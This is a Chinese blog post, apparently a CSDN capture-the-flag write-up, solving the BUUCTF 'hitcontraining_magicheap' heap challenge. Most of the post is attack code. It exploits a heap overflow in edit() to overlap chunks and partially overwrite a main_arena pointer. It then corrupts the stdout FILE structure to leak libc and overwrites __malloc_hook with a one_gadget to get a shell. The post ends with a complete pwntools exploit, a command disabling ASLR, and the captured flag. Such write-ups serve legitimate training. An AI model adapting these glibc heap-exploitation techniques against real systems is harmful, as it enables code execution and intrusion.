
BUUCTF【hitcontraining_magicheap】

原创

Lee__ee 于 2022-02-13 18:41:08 发布 1386 收藏 1

分类专栏： buuctf刷题 文章标签： 安全 pwn linux

本文链接：https://blog.csdn.net/weixin_51055545/article/details/122912300



BUUCTF【hitcontraining_magicheap】刷题

例行检查：

程序为64位，除了pie，其他保护机制都开了。放到IDA中分析

漏洞分析：

首先看到一个菜单，

```
int menu()
{
  puts("--------------------------------");
  puts("       Magic Heap Creator       ");
  puts("--------------------------------");
  puts(" 1. Create a Heap                ");
  puts(" 2. Edit a Heap                  ");
  puts(" 3. Delete a Heap                ");
  puts(" 4. Exit                         ");
  puts("--------------------------------");
  return printf("Your choice :");
}
```


发现程序是没有输出功能的，这里我们想到了去打stdout结构体来leak出地址，

```
if ( v3 == 4869 )
{
  if ( (unsigned __int64)magic <= 0x1305 )
  {
    puts("So sad !");
  }
  else
  {
    puts("Congrt !");
    l33t();
  }
```


这里是有一个后门的，我设置了满足的条件发现没出flag，应该比赛的环境下flag路径是对的，但buuctf路径是不对的，所以我们就去get shell拿flag。

漏洞点在edit()函数中，

```
  printf("Index :");
  read(0, buf, 4uLL);
  v1 = atoi(buf);
  if ( v1 < 0 || v1 > 9 )
  {
    puts("Out of bound!");
    _exit(0);
  }
  if ( !heaparray[v1] )
    return puts("No such heap !");
  printf("Size of Heap : ");
  read(0, buf, 8uLL);
  v3 = atoi(buf);
  printf("Content of heap : ");
  read_input(heaparray[v1], v3);
  return puts("Done !");
}
```


creat_heap()函数获取我们的大小后，在edit()中又再次让我们输入大小，存在堆溢出.

接下来我们就对堆溢出进行利用.

漏洞利用与调试

这里呢，为了调试放便，我借用了rencvn大佬的方法，通过命令：echo 0 > /proc/sys/kernel/randomize_va_space，关掉地址随机化

我们的整体思路：

1.打stdout结构体leak出libc地址


2.劫持malloc_hook,覆盖成one_gadget

3.申请触发one_gadget

我们先申请几个堆块看看堆布局的情况：

```
add(0x60,'AAA')
add(0x100,'AAA')
add(0x60,'AAA')
add(0x60,'AAA')
```

此时堆中布局：



通过堆溢出，改写1号堆块的size位，引起向下合并

```
free(2)
edit(0,0x70,'A'*0x60+p64(0)+p64(0x181))
```

此时：

```
0x4141414141414141      0x4141414141414141      AAAAAAAAAAAAAAAA
0x0000000000000000      0x0000000000000181      ................
0x0000000000414141      0x0000000000000000      AAA.............
0x0000000000000000      0x0000000000000000      ................
0x0000000000000000      0x0000000000000000      ................
0x0000000000000000      0x0000000000000000      ................
0x0000000000000000      0x0000000000000000      ................
0x0000000000000000      0x0000000000000000      ................
0x0000000000000000      0x0000000000000000      ................
0x0000000000000000      0x0000000000000000      ................
0x0000000000000000      0x0000000000000000      ................
0x0000000000000000      0x0000000000000000      ................
0x0000000000000000      0x0000000000000000      ................
0x0000000000000000      0x0000000000000000      ................
0x0000000000000000      0x0000000000000000      ................
0x0000000000000000      0x0000000000000000      ................
0x0000000000000000      0x0000000000000000      ................
0x0000000000000000      0x0000000000000071      ........q....... <-- fastbins[0x70][0]
0x0000000000000000      0x0000000000000000      ................
0x0000000000000000      0x0000000000000000      ................
0x0000000000000000      0x0000000000000000      ................
0x0000000000000000      0x0000000000000000      ................
0x0000000000000000      0x0000000000000000      ................
0x0000000000000000      0x0000000000000000      ................
```


我们在通过free(1),在申请出来，残留main_arena指针在fastbin中，

```
free(1)
add(0x100,'A')
```

此时堆中布局：

```
0x603180        0x0000000000000000      0x0000000000000071
 <-- fastbins[0x70][0], fastbins[0x70][0], unsortedbin[all][0]
0x603190        0x00007ffff7dd1b78      0x00007ffff7dd1b78
0x6031a0        0x0000000000000000      0x0000000000000000
0x6031b0        0x0000000000000000      0x0000000000000000
0x6031c0        0x0000000000000000      0x0000000000000000
0x6031d0        0x0000000000000000      0x0000000000000000
0x6031e0        0x0000000000000000      0x0000000000000000
0x6031f0        0x0000000000000070      0x0000000000000070
```



```
0x70: 0x603180 —▸ 0x7ffff7dd1b78 (main_arena+88) ◂— 0x603180
```

在次利用堆溢出，覆盖main_arena低地址两字节，劫持到stdout结构体附近

```
edit(1,0x120,'A'*0x100+p64(0)+p64(0x71)+'\xdd\x25')#这里没直接用stdout的低字节，而是stdout-0x43的地址，绕过ubantu16下的堆头检查机制
```

```
0x70: 0x603180 —▸ 0x7ffff7dd25dd (_IO_2_1_stderr_+157) ◂— 0x0
```

接下来覆盖stdout即可leak出地址

```
add(0x60,'A')

payload = 'A'*0x33
payload += p64(0xfbad1800)
payload += p64(0)*3
payload += '\x00'

add(0x60,payload)
leak = u64(io.recvuntil('\x7f')[-6:].ljust(8,'\x00'))
success(hex(leak))
libc_base = leak-0x3c5600
```


接下来正常劫持malloc_hook为one_gadget即可

```
malloc_hook = libc_base + libc.sym['__malloc_hook']
success(hex(malloc_hook))
one = [0x45226,0x4527a,0xf03a4,0xf1247]
one1 = [0x45216,0x4526a,0xf02a4,0xf1147]
one_gadget = libc_base + one[3]
add(0x60,'ccccc')
free(3)
edit(2,0x80,'A'*0x60+p64(0)+p64(0x71)+p64(malloc_hook-0x23))

add(0x60,'A')
add(0x60,'A'*0x13+p64(one_gadget))

choice(1)
io.recvuntil(':')
io.sendline('20')

io.interactive()
```

完整exp：

```
from pwn import *
elf = ELF('./magicheap')
io = remote('node4.buuoj.cn',27557)
#io = process('./magicheap')
#libc = elf.libc
libc = ELF('./libc-2.23.so')
context.log_level='debug'

def choice(c):
 io.recvuntil(':')
 io.sendline(str(c))

def add(size,content):
 choice(1)
 io.recvuntil(':')
 io.sendline(str(size))
 io.recvuntil(':')
 io.send(content)
```

```python
def edit(index,size,content):
 choice(2)
 io.recvuntil(':')
 io.sendline(str(index))
 io.recvuntil(':')
 io.sendline(str(size))
 io.recvuntil(':')
 io.send(content)

def free(index):
 choice(3)
 io.recvuntil(':')
 io.sendline(str(index))

add(0x60,'AAA')
add(0x100,'AAA')
add(0x60,'AAA')
add(0x60,'AAA')

free(2)
edit(0,0x70,'A'*0x60+p64(0)+p64(0x181))

free(1)

add(0x100,'A')

edit(1,0x120,'A'*0x100+p64(0)+p64(0x71)+'\xdd\x25')
gdb.attach(io)
add(0x60,'A')

payload = 'A'*0x33
payload += p64(0xfbad1800)
payload += p64(0)*3
payload += '\x00'

add(0x60,payload)
leak = u64(io.recvuntil('\x7f')[-6:].ljust(8,'\x00'))
success(hex(leak))
libc_base = leak-0x3c5600
success(hex(libc_base))
malloc_hook = libc_base + libc.sym['__malloc_hook']
success(hex(malloc_hook))
#one = [0x45226,0x4527a,0xf03a4,0xf1247]
one1 = [0x45216,0x4526a,0xf02a4,0xf1147]
one_gadget = libc_base + one1[3]
add(0x60,'ccccc')
free(3)
edit(2,0x80,'A'*0x60+p64(0)+p64(0x71)+p64(malloc_hook-0x23))

add(0x60,'A')
add(0x60,'A'*0x13+p64(one_gadget))

choice(1)
io.recvuntil(':')
io.sendline('20')


#gdb.attach(io)

io.interactive()
```


$ cat flag
[DEBUG] Sent 0x9 bytes:
'cat flag\n'
[DEBUG] Received 0x2b bytes:
'flag{2525befc-b7ae-4455-bb07-f96af1d2bf9a}\n'
flag{2525befc-b7ae-4455-bb07-f96af1d2bf9a}

喜提flag!